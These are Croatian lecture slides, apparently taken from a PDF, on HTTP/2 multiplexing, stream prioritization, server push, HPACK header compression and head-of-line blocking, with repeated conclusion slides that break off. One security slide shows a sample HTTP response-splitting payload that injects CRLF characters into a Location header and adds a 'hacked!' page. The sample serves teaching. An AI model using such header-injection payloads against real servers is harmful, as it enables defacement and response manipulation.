
- Jedna TCP veza može se koristiti za slanje HTTP zahtjeva samo jednom poslužitelju.
  - Za povezivanje s više poslužitelja potrebno je više TCP veza.
- Svi HTTP/2 zahtjevi obavljaju se putem uspostavljene TCP veze.
  - Više HTTP/2 zahtjeva podijeljeno je u okvire i dodijeljeni su im odgovarajući ID-ovi toka.
  - Svi okviri iz više tokova šalju se asinkrono. Poslužitelj također šalje odgovore asinkrono. Ako jedan odgovor predugo traje, drugi ne moraju čekati da završi. Zahtjev i odgovor događaju se paralelno, dok klijent šalje okvire poslužitelj također šalje okvire natrag klijentu.
  - Klijent prima okvire sa poslužitelja i raspoređuje ih prema ID *streama*.



Veza prema određenoj domeni ostane otvorena još neko vrijeme nakon prestanka zahtjeva


# HTTP/2 multipleksiranje (3)

- Korištenje jedne TCP konekcije za više HTTP/2 poruka:




# HTTP/2 multipleksiranje (4)

- U ovom primjeru klijent šalje DATA okvir (*stream 5*) na poslužitelja
- Istodobno poslužitelj odgovara sa multipleksiranim nizom okvira za *streamove 1, 2 i 3*
- Nema čekanja na zahtjev, čekanja poruke, blokiranja i obaveznog FIFO redoslijeda poruka



# HTTP/2 multipleksiranje (5)




# HTTP/2 multipleksiranje (6)

- Važna pozitivna svojstva mehanizma HTTP2 multipleksiranja:
  - Paralelno i isprepleteno slanje više zahtjeva bez blokiranja.
  - Paralelno i isprepleteno slanje više slanje odgovora bez blokiranja.
  - Uporaba jedne veze za paralelnu isporuku više zahtjeva i odgovora.
  - Kraće vrijeme učitavanja stranice uklanjanjem nepotrebnih kašnjenja i poboljšanjem korištenja raspoloživog mrežnog kapaciteta.


# HTTP/2 prioritet tokova

- HTTP/2 poruka dijeli se na proizvoljno mnogo pojedinačnih okvira, a okviri iz više tokova se multipleksiraju → redoslijed okvira postaje važan za performanse
- Stoga se definira razina prioriteta i međusobna ovisnost tokova (*stream prioritization*):
  - Svakom toku može se dodijeliti cjelobrojna težina prioriteta između 0 i 255
  - Svakom toku može se dati izričita ovisnost o drugom toku
- Izgrađuje se stablo prioriteta (*prioritization tree*)
  - Proporcionalno udaljenosti od čvora stabla i dodijeljenoj vrijednosti prioriteta poslužitelj alocira računalne resurse, memoriju, procesorsko vrijeme i propusnost mreže. Ovisnosti i težine izražavaju samo transportnu prednost, ne jamče određen redoslijed slanja.



# HTTP/2 Server Push

- Poslužitelj može poslati više odgovora na jedan zahtjev klijenta.
  - Osim prvog odgovora, poslužitelj *gura* (push) dodatne odgovore bez novih zahtjeva klijenta.
  - Temeljem prvog zahtjeva poslužitelj anticipira sljedeće zahtjeve klijenta. Posljedica je ubrzavanje prijenosa resursa.
  - Poslužitelj prvo šalje PUSH\_PROMISE okvir da bi „signalizirao“ svoju namjeru slanja dalnjih tokova. PUSH\_PROMISE okvir sadržava samo zaglavlje HTTP poruke. Podaci (DATA okviri) šalju se kasnije. PUSH\_PROMISE mora biti zaprimljen da bi se izbjegli klijentski zahtjevi za istim resursima.
  - Ako je resurs već u privremenoj memoriji klijenta (*cache*) on može odbiti server push slanjem RST\_STREAM okvira. Ovaj mehanizam nije moguć u HTTP/1.x.



# Komprimiranje zaglavlja (1)


- HTTP/1.x prenosi nekodiran *plain text*
  - Svaki HTTP prijenos sadrži skup zaglavlja koja opisuju preneseni resurs i njegova svojstva. U HTTP/1.x, ti se metapodaci uvijek šalju kao običan tekst i dodaju od 500-800 bajtova *overheada* po *requestu*, a ponekad i više ako se koriste HTTP kolačići.
- Kako bi se poboljšale performanse HTTP/2 uvodi komprimiranje zaglavlja zahtjeva (*HPACK compression, Header Compression*) korištenjem dvije metode koje zajedno smanjenju potrebu za količinom podataka koja se mora prenijeti:
  1. *Kompresija podataka*
    - Huffmanovo kodiranje zaglavlja.
  2. *Izbjegavanje višestrukog* prijenosa podataka
    - Klijent i poslužitelj uspostavljaju i kontinuirano *aktualiziraju indeksiranu* tablicu prenesenih polja zaglavlja. Ovime se uspostavlja zajednički kontekst kompresije i onemogućuje se ponovni prijenos podataka koji su već prethodno poslati.

# Komprimiranje zaglavlja (2)

- Dodatna optimizacija:

- Statičke i dinamičke tablice:

- Statička tablica je unaprijed popunjena i sadržava popis uobičajenih polja HTTP/2 zaglavlja koja će vjerojatno koristiti veze i klijenti
    - Dinamička tablica je u početku prazna i ažurira se na temelju izmjenjenih vrijednosti unutar određene veze.




# Http2 pipelining (1)

- Http pipelining je mehanizam u kojem se više HTTP zahtjeva šalje jednom TCP konekcijom **bez čekanja** na njihove odgovarajuće odgovore.
    - Kod HTTP/1.x poslužitelj mora održavati ispravan poredak reda odgovora (*response queuing*). Jednak redoslijedu zahtjeva klijenta.
    - To dovodi do **Head-of-line-blocking** ograničenja.

# ***Head-of-line-blocking***


Neka klijent prvo šalje zahtjev A koji je složen i zahtijeva znatne resurse poslužitelja, i nakon toga zahtjev B koji je procesorski jednostavan i ne zahtijeva znatne računalne resurse. Poslužiteljsko računalo, koji je u stanju riješiti nekoliko zahtjeva odjednom, obraditi će zahtjev B vrlo brzo, ali ne može poslati odgovor jer čeka na kraj obrade zahtjeva A kako bi poštivao redoslijed zahtjeva. Na taj način spori zahtjevi postaju ograničenje svih sljedećih zahtjeva.



Poslužitelj u odgovoru mora poštivati redoslijed kojim su zaprimljeni zahtjevi

Poslužitelj **ne** mora poštivati redoslijed zahtjeva. Zahtjevi su označeni ID-om toka.  
*Head-of-line-blocking* nije moguć na OSI razini HTTP.

# Http2 primjer




1

2

3

4



HTTP/1.0  
Slijedni zahtjevi (FIFO)  
Osnovni primjer  
Najlošije performanse

HTTP/1.1  
*Pipelining* zahtjeva

HTTP/2  
Multipleksiranje zahtjeva  
(*Interleaved requests*)

HTTP/2  
Multipleksiranje zahtjeva  
(*Interleaved requests*)  
+  
*server push*  
Najbolje performanse

# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (1)

- Zašto? Ukratko – povećanje performansi i sigurnosti.
- Kompresija podataka
  - HTTP/2 nudi ugrađenu kompresiju zaglavlja zahtjeva (HPACK). Suvremene web aplikacije obično prihvataju niz različitih zaglavlja, poput autorizacije, podataka o klijentu tako kompresija ovih podataka možda neće imati velike razlike za jedan zahtjev, postoji mnogo podataka poslanih preko mreže koji se spremaju pri komprimiranju u aplikacijama s velikim prometom. HTTP/1.1 prema zadanim postavkama ne komprimira zaglavlja.
- Binarni protokol
  - HTTP/2 je binarni, a HTTP/1.1 tekstualni. Pojednostavljena provedba naredbi, više se ne mogu pogrešno interpretirati zbog korištenja tekstualnog formata. Preglednici koji podržavaju HTTP/2 pretvorit će tekstualne naredbe u binarne prije slanja putem mreže.
- Sigurnost
  - Napadač više ne mogu manipulirati zaglavljima odgovora i ubaciti (*header injection*) znakove u HTTP *response* poslužitelja (*response splitting attack*). Tipično, napadač umeće novi odgovor i mijenja vrijednost *Location headera*.

# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (1)

- Zašto? Ukratko – povećanje performansi i sigurnosti.
- Kompresija podataka
  - HTTP/2 nudi ugrađenu kompresiju zaglavja zahtjeva (HPACK). Suvremene web aplikacije obično prihvataju niz različitih zaglavja, poput autorizacije, podataka o klijentu tako kompresija ovih podataka možda neće imati velike razlike za jedan zahtjev, postoji mnogo podataka poslanih preko mreže koji se spremaju pri komprimiranju u aplikacijama s velikim prometom. HTTP/1.1 prema zadanim postavkama ne komprimira zaglavja.
- Binarni protokol
  - HTTP/2 je binarni, a HTTP/1.1 tekstualni. Pojednostavljena provedba naredbi, više se ne mogu pogrešno interpretirati zbog korištenja tekstualnog formata. Preglednici koji podržavaju HTTP/2 pretvorit će tekstualne naredbe u binarne prije slanja putem mreže.
- Sigurnost
  - Napadač više ne mogu manipulirati zaglavljima odgovora i ubaciti (*header injection*) znakove u HTTP *response* poslužitelja (*response splitting attack*). Tipično, napadač umeće novi odgovor i mijenja vrijednost *Location headera*.

```
HTTP/1.1 302 Found
Content-Type: text/plain
Location: \r\n
Content-Type: text/html \r\n\r\n

<html><h1>hacked!</h1></html>
Content-Type: text/plain
Date: Thu, 13 Jun 2019 16:12:20 GMT
```

# Zaključak – najvažnije razlike HTTP/2 i HTTP/1.x (1)

- Zašto? Ukratko – povećanje performansi i sigurnosti.

- Kompresija podataka

